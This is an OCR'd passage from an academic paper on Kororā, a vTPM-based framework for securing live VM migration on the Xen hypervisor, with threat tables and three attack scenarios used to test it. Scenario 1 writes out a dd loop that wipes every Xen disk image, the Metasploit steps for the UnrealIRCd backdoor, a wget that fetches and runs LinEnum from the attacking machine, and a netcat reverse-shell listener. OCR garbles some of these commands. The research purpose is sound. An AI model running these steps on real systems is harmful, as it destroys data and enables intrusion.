

Fig. 12. The kororā threat modelling.

6.3.1. *Background*

Protecting communication among VM's and VMMs in live migration is difficult in targeted attacks against a virtualised environment. It is assumed that the kernels of VM's are running in a protected and privileged space on the CPU and in RAM, and must be securely booted with a vTPM on the host VM by the Xen hypervisor. Multiple kernels must share access and interact together, rather than each kernel running on a separate CPU platform. There is a high chance of hypervisor-based attacks if an attacker plans to target multiple VM's (or as many VM's as possible). The attacker only has to spend time attacking one VM, which can compromise other VM's over the network, damage the VMM and access the destination VM.

Different types of attacks can arise from the shared privileged access across several virtual kernels, such as hackers passing malicious codes through the virtual CPU down to the physical CPU, bypassing authentication between the guest and host by using the VMM interface itself, or loading and executing a Trojan attack on a VM to gain access to the users' systems and inject malicious code or software that looks legitimate but can take control of the users' systems and run on top of the host's hypervisor machine.

While all the above attack situations are possible, the most fundamental threat imposed by any virtualisation system is 'guest-to-guest' attacks in VM communication, where attackers use one VM to manipulate or control other VM's on the same hypervisor (Xen). Attackers can potentially access other VM's by injecting destructive microcode's through shared memory, network communication, and other resources. Fig. 13 depicts an attack from VM1 on VM2 and VM3. The attacker may or may not be authorised to access VM1, but in this scenario, it has unauthorized access to the VMs.

In some situations, two VM's must be able to communicate, such as when monitoring a VM or implementing a network technology that requires multiple peers. Instead of creating complete isolation, Kororā is intended to be a secure architecture for addressing inter-VM communication in a VM infrastructure. Kororā allows the system administrator to apply an appropriate mixture of seven different agents for communication between each VM to ensure that only authorised VM's have access to communication with each other.

In a typical attack in the past, an attacker had to focus on one machine at a time, regardless of their overall intention. The virtual environment has removed that restriction and created the possibility of a one-to-many attack, such as attacking a guest VM and possibly controlling all the VM's or attacking the host VM and controlling the guest VM. There are many scenarios of live VM attacks. The following sections describe three of these, illustrating the Kororā framework's role in creating a secure live migration environment.

Table 2
Determined threat category, description, justification, and prevention.

Category	Description	Justification	prevention
Elevation of privileges	Privilege escalation happens when a malicious user exploits a bug, design flaw, or configuration error in an application or operating system to gain elevated access to resources that should generally be unavailable to that user.	Attackers start by exploiting a privilege escalation vulnerability in a target system or application, which lets them override the current user account's limitations. They can then access another user's functionality and data or obtain elevated privileges, typically of a system administrator or other power user. Such privilege escalation is generally just one of the steps performed in preparation for the main attack.	Enforce password policies, create specialised users and groups with minimum necessary privileges and file access, Secure the databases and sanitise user input; Ensure correct permissions for all files and directories, Keep the systems and applications patched and updated.
Information disclosure	Information disclosure is when an application fails to adequately protect sensitive and confidential information from parties that are not supposed to access the subject matter in normal circumstances.	An attacker can obtain confidential data by applying forceful browsing, such as source code, binaries, and backup files. The involved threat actor may use directory indexing to expose available files on the server.	Ensure that all the services running on the server's open ports do not reveal information about their builds and versions. Always make sure that proper access controls and authorisations are in place to disallow access for attackers on all web servers, services and web applications.
Repudiation	Attackers often want to hide their malicious activity, to avoid being detected and blocked. Therefore, they might try to repudiate actions they have performed, for instance, by erasing them from the logs or by spoofing the credentials of another user.	This attack can be used to change the authoring information of actions executed by a malicious user to log the wrong data to log files. Its usage can be extended to general data manipulation in others' names, similar to spoofing mail messages. If this attack takes place, the data stored on log files can be considered invalid or misleading.	Use application instrumentation to expose behaviour that can be monitored. Use secure audit trails and digital signatures. Know system baseline and what good network traffic looks like.
Denial of service	A system is usually deployed for a particular purpose, whether a banking application or integrated media management on a car. In some cases, attackers will have some interest in preventing regular	Denial of service attacks typically functions by overwhelming or flooding a targeted machine with requests until regular traffic cannot be processed, resulting in DoS to	Secure network infrastructure, develop a DoS response plan, create ad hoc policies and patterns that allow a web property to adapt to incoming threats in real-time. Maintain robust

Table 2 (*continued*)

Category	Description	Justification	prevention
	users from accessing the system, for instance, to blackmail and extort money from the system owner.	additional users. A DoS attack is characterised by using a single computer to launch the attack. These techniques can change data and functions on behalf of the user to mitigate cross-site request forgery vulnerabilities.	network architecture.



Fig. 13. An attack on migration communication among VM's.

6.3.2. *Attack scenario 1*

An attacker aims to compromise a Linux host that is running Xen hypervisor with 10 virtualised guests.

The attacker's ultimate target is to destroy the human resource data stored on all the virtual web servers hosted on the single Linux host system. The attacker knows that it needs to remove this data from each VM because each virtual guest writes to its local storage device and then propagates the data out to each redundant virtual storage device. To delete all the critical human resource data traces, the attacker needs to eliminate the shared storage device and the localised virtual storage devices in the guests. In a typical single-box scenario, the attacker would have to gain access to each box individually, to share the local data partition, which would mean mounting a tedious 1:1 box attack. Since all the attacker's targets are virtual and hosted on one physical host, the attacker can take advantage of this virtual infrastructure. All the guests use virtual hard drives: flat files accessible from each guest and each host (see Fig. 14).

The attacker has access to 'xenent' on this Linux host, which includes the VMM interfaces and virtual LANs for the HTTP servers. Therefore, the attacker can quickly attack the guest from the virtual host network and intercept the server message block administration password as it flows from 'eth1' on the host VM to 'xennet3' on the guest VM. Because the attacker only intends to remove data, it only needs to find the path of least resistance. As the attacker already has root access to the Linux host, it can easily schedule a 'cron job' – a time-based job scheduler in a Unix-like computer OS – to run at 3:30 a.m. for the next two days, as follows:

> [root@xenhost:/] # for xendisk in 'find. –name "*. xendk" '; do dd



Fig. 14. An attack on a virtual machine host.

Bs = 1024 count = 10 if = /dev/zero of = $xendisk; done.

Within seconds, the attacker can overwrite the first 10 k in each 'xendk' file (flat file that Xen uses as a virtual hard disk), rendering them unreadable. The attacker can render the guest VM's unavailable by eliminating the boot sector and the master boot record.

Thus, the attacker can quickly attack the physical data of 10 critical webservers by mounting just one attack against the Linux host machine. The attacker does not need to work on each machine individually and does not need to know everything about how to attack a VM box.

For Attack Scenario 1, the Kororā framework needs to be initialised before it can run. After initialisation, the seven agents of Kororā are started one by one, from the Libvirt Agent to the last agent, called Data Organisation Agent. The Kororā agents register their initialisation function through the Linux security module interface, providing a general kernel framework to support the security modules that are called up during the initialisation of Kororā. The initialisation function loads are the access matrix. The access matrix is stored as a binary file in the VMM, while backup data is stored in the privileged VM as well, in the memory address space of the Xen hypervisor.

This scenario is using the Kali Linux system and three steps such as enumeration, gaining access, privilege escalation to attack the VM host. The guest VM running on another computer with the same hardware features in the isolation lab; therefore, there are no legality issues. After gathering information about the target VM machine and the entities they belong to (called footprinting) and identifying live hosts, ports, services and discovering OS and architecture of the target VM machine (called scanning the system). It is then time to get a clear picture of the target machine, identify vulnerable user accounts, establish null sessions and connections, or shared resources using an active connection to systems. Therefore, by running the below Nmap command, the first step of attack started and enabled OS detection, version detection and traceroute with the -A argument. The -p- argument pushes the Nmap to scan all TCP ports, and -V uses for one level of verbosity. The -oX argument is used to save results in an XML file called nmap. xml.

Nmap -A -p- -v victim_VM_IP -oX nmap. xml | tee nmap. out.

The next step is to establish a connection to the server to gather more details about the target VM machine. The *-e* argument in echo pushes the command to interpret escape sequences by running the below comment line.

Echo -e "USER ident 0 *: Gecos\nNICK evilHacker" | nc victim_VM_IP 6667

root@work: ~/targets$ echo -e "USER ident 0 *: Gecos\nNICK.

The scanning of the system shows that the server is running version Unreal3.2.8.1. This version has a malicious backdoor which is present in Unreal3.2.8.1. tar.gz. Below is the Unreal3.2.8.1 backdoor command execution line in the Metasploit console.

Msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
Msf exploit(unreal_ircd_3281_backdoor) > show targets.
… targets …
Msf exploit(unreal_ircd_3281_backdoor) > set TARGET < target-id
Msf exploit(unreal_ircd_3281_backdoor) > show options.
… show and set options …
Msf exploit(unreal_ircd_3281_backdoor) > exploit.

Now, the vulnerability of VM machines is recognised, and it is time to target the system by firing up a Metasploit Console (msfconsole).

> Use exploit/unix/irc/unreal_ircd_3281_backdoor > info.

The next step is to set the required options for the victim VM by using the " > *set rhost victim_VM_IP*" command line and get a low-privilege shell by executing the Metasploit module.

This is a strong foothold, and an attacker has access as an unprivileged user to the system; however, the attacker is still keen to be a privileged user and get root access. The next step is extracting usernames, machine names, and network resources from the system (called enumeration) to escalate privileges. Here, the attacker used automated Linux privilege tools called *LinEnum* to run in the victim virtual machine by using the command line below.

> wget attackingMachine/LinEnum.sh -o /tmp/lin.sh
Chmod 700/tmp/lin.sh; /tmp/lin.sh.

Finally, the attacker runs Netcat to connect to the VM host and execute/bin/sh. On the other side of the connection, attacker set up a Netcat listener by entering the Netcat -nlv attacking VM 6688 command line, asking Netcat to listen for an incoming connection to the attacking VM on port 6688.

In this experiment, Xen is used as the private cloud platform driven by the virtualisation environment and the 'virt-manager' tool is a desktop user interface for managing VM's through the Libvirt Agent in Kororā ('virt-manager' manages the Xen Linux containers). Further, in Xen, the privileged VM is denoted as Domain0, the ordinary VM is indicated as DomainU, and the VMM is denoted as a hypervisor. Domain0 and hypervisor are the trusted subjects that manage all VM's on the same host. Based on Xen characteristics, the read-and-write operations among the guest VM's are accomplished through

communication procedures. The interactions among the guest VM's correspond to the access properties of the Kororā framework.

Event channels can be established in the Kororā framework, and event notifications are sent if one guest VM has some access to attribute to another guest VM. In the CW model, both subject and object are abstract words, while in the cloud platform system, the subject may be hypervisor, Domain0 or DomainU, and the object may be hypervisor, DomainU or a specific file memory snip, data unit or so on. Therefore, when a live VM migration is hypervisor-related, the migration is at the highest level of confidentiality, integrity and availability.

The Kororā initialisation function provides the Linux security module with information about the security hook function to control operations on kernel objects and a set of obscure security fields in kernel data structures for maintaining security attributes. The analysis shows that the Kororā framework can protect a live migration with a vTPM instance from a communication attack among VM's and resist the security threats that might take place.

6.3.3. Attack scenario 2

An attacker targets the shared VM's memory communication between VM's during a live migration process.

Normally, shared memory communication occurs according to the following steps.

- VM1 creates a shared memory and transfers its grant reference tables to VM2 and VM3. Xen has to take special measures when the data moves between the address spaces of both VM2 and VM3.
- VM2 and VM3 have mapped the authorised memory pages to their respective address spaces.
- By using address mapping, VM2 and VM3 can read or write the shared page as it is precisely in their memory address.
- VM2 and VM3 revoke the memory page address when both VM's have finished accessing this shared memory.
- VM1 revokes the authorisation and reclaims the grant reference tables.

For the experimental part of Attack Scenario 2, shared memory communication is implemented by a dynamic kernel – the Linux dynamic kernel module loading mechanism can be dynamically linked to the kernel space while the kernel is running. The shared memory communication is started when the Kororā framework initialisation is finished. If VM2 and VM3 do not satisfy the migration integrity procedures, the shared memory cannot be used, and the dynamic kernel fails and cannot be inserted in VM2 and VM3.

To create the function of the kernel in VM1.

- first, take a page of 4 k size and write '*Hello, by DY in DOM#1*′ on this page.
- enter the starting memory address '*0xdb566000*' in the address space of VM1.
- finally, authorise the ID numbers of VM2 and VM3 and return the corresponding grant reference tables identifiers, which are '797′ and '798′, respectively.

To verify the Kororā agents' role, the dynamic kernel must be removed from VM2, and the Kororā agents enabled, then the dynamic kernel must be reinserted in VM2. After starting Kororā, VM2 loses its permission to access the shared memory, resulting in dynamic kernel insertion failure. Similar results can be observed in VM3 with and without Kororā. This is consistent with the Kororā rules because VM2 has lower integrity and confidentiality levels than VM1.

6.3.4. Attack scenario 3

An attacker compromises the ability of VM6 to mount and change the '/boot' partition of VM8 through the Xen hypervisor.

The consequence of Attack Scenario 3 is that VM8 cannot be started, and the hacker breaches the communications between VM6 and VM8. After Kororā is started, if the authentication process is not satisfied, then VM6 cannot access the '/boot' partition of VM8, even using privileged VM 'Dom0' (without Kororā, VM6 can mount the '/boot' partition of VM8 through Dom0). After Kororā was launched, VM6 no longer has access to VM8. The disk of VM8 is divided into two partitions. Before Kororā is started, VM6 uses the privileged VM Dom0 to view and access the '/boot' partition (start value 2048) of VM8.

After Kororā is launched, VM6 cannot mount and access the '/boot' partition of VM8; Kororā blocks it. The blocking message by Kororā is, 'No such a file or directory, and in the meantime, a notification is sent to the VMM about this activity. When the VMM receives the notification, the administrator takes proper action to mitigate the error and clear the VM6 environment of the malicious codes.

The analysis of this scenario confirms that with Kororā, communications among VM's are more secure, with a higher level of integrity than before, enabling Kororā.

6.3.5. Summary of results

This chapter has validated the main aims of this study by running three different real-world attack scenarios. These scenarios have shown that by introducing Kororā, a vTPM-based live VM migration framework, secure communication among VM's was established. In all three attack scenarios, the communication among the VM's through the Xen hypervisor was more secure than before, by implementation of Kororā (see Table 3). All entities involved in the migration process-based integrity verification policy were proven trustworthy.

There are various performance parameters in a cloud migration process, including a) scalability, b) powerful computing capabilities, c) flexibility, d) storage capacity, and e) quality assurance. Regardless of the exact purpose of data migration, the goal is generally to enhance performance and competitiveness. However, less secure but successful migrations can result in inaccurate data that contains redundancies and unknowns.

Fig. 15shows that the actual time of the virtualisation platform's function call is less than the time taken with Kororā.

While the impact of the Kororā framework on the performance of the original virtualisation platform was not significant, that aspect was beyond the scope of this research and should be considered in a future study. Overall, Kororā effectively reduced the number of attacks through the Xen hypervisor in the CC environment without significantly affecting the system's performance.

Table 3
Summary of analysis results for the three attack scenarios.

Real-world attack scenario	Can Kororā effectively prevent the attack?	Is this process protected by vTPM?	Does this process enhance the integrity level of live VM migration?
Attack Scenario 1	Yes, the secure event channel, Libvirt Agent, with the Linux security module's support and hash digest, helps prevent the attack and migrate the live VM's with a high level of integrity.	Yes	Yes
Attack Scenario 2	Yes, the secure Kororā agents and Linux secure dynamic kernel module help prevent the attack and run a secure live VM's migration.	Yes	Yes
Attack Scenario 3	Yes, Kororā helps prevent communication attacks among VM's and improve live VM's migration integrity.	Yes	Yes



Fig. 15. Time with and without kororā.

The proposed research framework, Kororā, is in a way the opposite of existing security approaches, such as the method used by Mashtizadeh and Koundinya [16] for migrating the contents of a persistent data store from a source object to a destination object and that used by Zheng, Jie; Ng, Tze Sing Eugene; & Sripanidkulchai, Kunwadee [36] for live data migration. It is a performance boost layer for most, if not all, live VM migration schemes. Further, this framework can be used to improve the performance of other VM tasks, such as VM replication, as these tasks encounter the same IO interference problem. The empirical evaluation of the proposed system showed that Kororā improves live VM IO security when compared with the Mashtizadeh et al. [16] approach. In other words, Kororā could live migrate a VM at a higher speed without sacrificing the live VM IO performance significantly.

While both the Kororā framework and the approach used in the work of Zheng et al. [11] exploit the characteristics of secure live migration, they improve the security of live VM migration in different ways. Zheng et al.'s method significantly reduces the total amount of data transferred by exploiting the VM's workload locality. By analysing the workload locality, infrequently updated data blocks are distinguished from frequently updated ones in virtual disk images. The infrequently updated data blocks in the migration minimise re-transmissions of data blocks and reduce the total amount of data transmission. In contrast, Kororā captures and outsources the live VM's working set data to a backup device during the migration, which does not affect the transmission sequence of the data blocks. Importantly, Kororā is complementary to the above approaches and can further improve these techniques (see Table 4).

Table 4
Comparing Kororā to existing schemes.

Features		Mashtizadeh et al.	Zheng et al.	Kororā
Live VM migration time reduction		X	X	–
Live VM security level	Confidentiality	–	X	–
	Integrity	–	–	X
	Availability	X	X	X
Live VM migration workload locality		X	X	X

7. Conclusions, limitations, and future directions

This article reports on designing and developing a system architecture for a secure live VM migration as a response to this problem. The main contribution is proposing a framework called Kororā, based on seven agents running on the Xen privileged dom0 and communicating with the hypervisor. The chosen scenario was a public cloud environment, which grants tenants the most responsibility and controls over their systems but also increases the risk of threats to their information. After the critical analysis presented in this study, the Kororā framework was shown to possess an efficient form of control-flow integrity, implementing a fine-grained security guarantee without negatively affecting the performance of the live migration system.

When conducting research, it is crucial to consider both the provider's perspective and the users' perspective. Focusing solely on the provider's perspective can lead to a limited understanding of the user's needs, preferences, and challenges they might face. This, in turn, may result in solutions that are not well-aligned with the user requirements or fail to meet their expectations. By incorporating the users' perspective, one of this research's primary limitations is that it mainly focused on the provider's viewpoint rather than considering the users' perspective which brings to attention the user-centered design principles and methodologies, and left space for future related study to involves user actively throughout the development process, understanding their goals, motivations, and pain points, and iterating on the service based on their feedbacks.

Moreover, this research primarily assessed the feasibility and reliability of the Kororā system through theoretical evaluations and testing conducted within a virtual environment, but the actual development and testing of Kororā in a commercial cloud environment have not been undertaken thus far. This indicates that implementing and testing the proposed framework in a commercial cloud environment would involve multiple steps, including quality assurance, deployment, and integration, as well as optimisation process. These steps would need to be carefully planned and executed to address resource constraints effectively.

Future research could focus on running the Kororā framework in other hypervisor platforms (e.g., VMware ESXi or Hyper-V) and then comparing the results with the results obtained for Kororā on Xen to demonstrate the robustness and feasibility of the framework. However, while VM migration is already established, live VM migration in cloud systems is still immature. Therefore, future work should aim to increase the security of live VM migration in the cloud environment. Another possible research direction is developing reliable and efficient live VM migration to monitor the communication among VM's that do not run on the same hardware platform. Achieving secure live VM migration requires isolation between the different VM's. Therefore, one of the aims of future studies could be to provide an updated Kororā framework to stabilise the various resources shared among the VM's.

The hypervisor is the most critical component of live VM migration; if it is compromised, the host and guest VM's can also be compromised. Hypervisor architectures that aim to minimise coding and maintain its functionalities provide interesting topics for future research related to Kororā, especially to prevent hypervisor rootkit injection. Additionally, it would be interesting to examine different elements related to VM live migration. Currently, the implementation of Kororā focuses only on memory VM migration integrity and does not consider other elements such as networking or storage migration. Therefore, future research could expand the scope of Kororā to cover these additional elements and provide a comprehensive solution for secure live migration.

Credit author statement

Credit Author Statement Lead author: conceptualization, methodology, research, writing: reviewing and editing. Second and third authors: supervision, editing and some writing.

Declaration of competing interest

The authors declare that they have no known competing financial interests or personal relationships that could have appeared to influence the work reported in this paper.

Data availability

No data was used for the research described in the article.

References

[1] Agarwal V, Kaushal AK, Chouhan L. A survey on cloud computing security issues and cryptographic techniques. In: Shukla R, Agrawal J, Sharma S, Chaudhari N, Shukla K, editors. Social networking and computational intelligence; 2020. p. 119–34. Singapore.

[2] Deylami H, Gutierrez J, Sinha R. More than old wine in new bottles: a secure live virtual machine job migration framework for cloud systems integrity. In: IEEE eleventh international conference on mobile computing and ubiquitous network; 2018. https://doi.org/10.23919/ICMU.2018.8653611.

[3] Cloud Security Alliance. Top threats to cloud computing the egregious eleven. https://cloudsecurityalliance.org/press-releases/2019/08/09/csa-releases-new-research-top-threats-to-cloud-computing-egregious-eleven/. [Accessed 8 September 2022].

[4] Cloud Security Alliance. Security guidance for critical areas of focus in cloud computing. https://cloudsecurityalliance.org/artifacts/security-guidance-v4/. [Accessed 10 September 2022].

[5] Ali M, Khan SU, Vasilakos AV. Security in cloud computing: opportunities and challenges. Information Sciences; 2015. p. 357–83. https://doi.org/10.1016/j.ins.2015.01.025.

[6] Herrera A, Janczewski L. Issues in the study of organisational resilience in cloud computing environments. Procedia Technology; 2014. p. 32–41. https://doi.org/10.1016/j.protcy.2014.10.065.

[7] Han Y. Cloud computing: case studies and total cost of ownership. Information Technology And Libraries; 2011. p. 198–206. https://doi.org/10.6017/ital.v30i4.1871.

[8] Takahashi K, Sasada K, Hirofuchi T. A fast virtual machine storage migration technique using data deduplication. IEEE International Conference on Cloud Computing 2012. https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=410261773b45ed6980510655e422f52faf707d7f#page=70.

[9] Yang Y, et al. WAIO: improving virtual machine live storage migration for the cloud by workload-aware IO outsourcing. IEEE 7th International Conference on Cloud Computing Technology and Science; 2015. https://doi.org/10.1109/CloudCom.2015.34.

[10] Riteau P, Morin C, Priol T Shrinker. Improving live migration of virtual clusters over wans with distributed data deduplication and content-based addressing. Springer European Conference on Parallel Processing; 2011. https://doi.org/10.1007/978-3-642-23400-2_40.

[11] Zheng J, Ng TSE, Sripanidkulchai K. Workload-aware live storage migration for clouds. the 7th ACM SIGPLAN/SIGOPS international conference on virtual execution environments; 2011. p. 133–44. https://doi.org/10.1145/1952682.1952700.

[12] Choudhary A, Govil M, Singh G, et al. A critical survey of live virtual machine migration techniques. J Cloud Comput 2017;23. https://doi.org/10.1186/s13677-017-0092-1.

[13] Buyya R, Ranjan R, Calheiros RN. Intercloud: utility-oriented federation of cloud computing environments for scaling of application services. Algorithms and Architectures for Parallel Processing 2010:13–31. https://doi.org/10.1007/978-3-642-13119-6_2.

[14] Surie A, et al. Low-bandwidth VM migration via opportunistic replay. In: Proceedings of the 9th workshop on mobile computing systems and applications; 2008. p. 74–9. https://doi.org/10.1145/1411759.1411779.

[15] Forrester RJ, Starnes WW, Tycksen Jr FA. U.S. Patent No. 9450966. Method and apparatus for lifecycle integrity verification of virtual machines. Washington, DC: U.S. Patent and Trademark Office; 2016. https://patents.google.com/patent/US9450966B2/en. [Accessed 16 October 2022].

[16] Mashtizadeh A, Koundinya S. U.S. Patent No. 10289684. Live migration of virtual machine persistent data using mirrored input-output operations. Washington, DC: U.S. Patent and Trademark Office; 2019. https://patents.google.com/patent/US10289684B2/en. [Accessed 3 November 2022].

[17] Fan P, et al. An improved vTPM-VM live migration protocol. Wuhan University Journal of Natural Sciences; 2015. p. 512–20. https://doi.org/10.1007/s11859-015-1127-4.

[18] Perez R, et al. vTPM: virtualizing the trusted platform module. In: Proc. 15th conf. On USENIX security symposium; 2006. p. 305–20. https://www.usenix.org/legacy/event/sec06/tech/full_papers/berger/berger_html/. [Accessed 14 December 2021].

[19] Zhou R, et al. Optimizing virtual machine live storage migration in heterogeneous storage environment. ACM SIGPLAN Not 2013:73–84. https://doi.org/10.1145/2517326.2451529.

[20] Oberheide J, Cooke E, Jahanian F. Exploiting live virtual machine migration. BlackHat DC Briefings; 2008. http://www.orkspace.net/secdocs/Conferences/BlackHat/Federal/2008/Exploiting%20Live%20Virtual%20Machine%20Migration.pdf. [Accessed 25 July 2021].

[21] Ver M. Dynamic load balancing based on live migration of virtual machines: security threats and effects. 2011. https://scholarworks.rit.edu/theses/142/. [Accessed 11 May 2021].

[22] Perez-Botero D. A brief tutorial on live virtual machine migration from a security perspective. USA: University of Princeton; 2011. p. 8. https://www.semanticscholar.org/paper/A-Brief-Tutorial-on-Live-Virtual-Machine-Migration-Perez-Botero/b562a31a55998bab7fc416622e697844ae72f318. [Accessed 25 July 2021].

[23] Clark DD, Wilson DR. A comparison of commercial and military computer security policies. In: IEEE symposium on security and privacy; 1987. https://doi.org/10.1109/SP.1987.10001. 184-184.

[24] Bell DE, LaPadula LJ. Secure computer systems: mathematical foundations. National technical Information Service; 1973. https://apps.dtic.mil/sti/citations/AD0770768. [Accessed 5 May 2021].

[25] Sandhu RS. Lattice-based access control models. IEEE Xplore Computer 1993:9–19. https://doi.org/10.1109/2.241422.

[26] Alabool HM, Mahmood AK. A novel evaluation framework for improving trust level of Infrastructure as a Service. InCluster Computing 2016:389–410. https://doi.org/10.1007/s10586-015-0493-1.

[27] Lopez M. An evaluation theory perspective of the architecture tradeoff analysis method (ATAM). Carnegie-Mellon Univ Pittsburgh pa Software Engineering; 2000. https://apps.dtic.mil/sti/citations/ADA387265. [Accessed 17 April 2021].

[28] McLean J. A comment on the 'basic security theorem'of Bell and LaPadula. Inf Process Lett 1985:67–70. https://doi.org/10.1016/0020-0190(85)90065-1.

[29] Farchi E, Jarrous A, Salman T. U.S. Patent No. 10223527. Protecting computer code against ROP attacks. Washington, DC: U.S. Patent and Trademark Office; 2019. https://patents.google.com/patent/US10223527B2/en. [Accessed 3 February 2022].

[30] Deylami H. Kororā-codes. https://github.com/HanifDeylami/Korora-codes. [Accessed 3 July 2023].

[31] Xenproject. Why xen project. 2013. https://xenproject.org/users/why-xen/. [Accessed 3 July 2023].

[32] Ferris JM. U.S. Patent No. 10372490. Migration of a virtual machine from a first cloud computing environment to a second cloud computing environment in response to a resource or services in the second cloud computing environment becoming available. Washington, DC: U.S. Patent and Trademark Office; 2019. https://patents.google.com/patent/US10372490B2/en. [Accessed 28 June 2023].

[33] Smalley S, Vance C, Salamon W. Implementing SELinux as a Linux security module. NAI Labs Report; 2001. p. 139. http://www.cs.unibo.it/~sacerdot/doc/so/slm/selinux-module.pdf. [Accessed 3 July 2023].

Hanif Deylami received his PhD from Auckland University of Technology, New Zealand. Prior to completing his PhD, Hanif obtains a bachelor's degree in software engineering and a master's degree in software engineering and software Architecture. He has published numerous conference papers and journal articles and has received four security research certificates from the Kaspersky antivirus company in Malaysia, Poland, Singapore, and Korea in 2009, 2010, 2012, and 2014 respectively. Hanif's research interests currently revolve around information security, governance risk compliance, supply chain risk management.

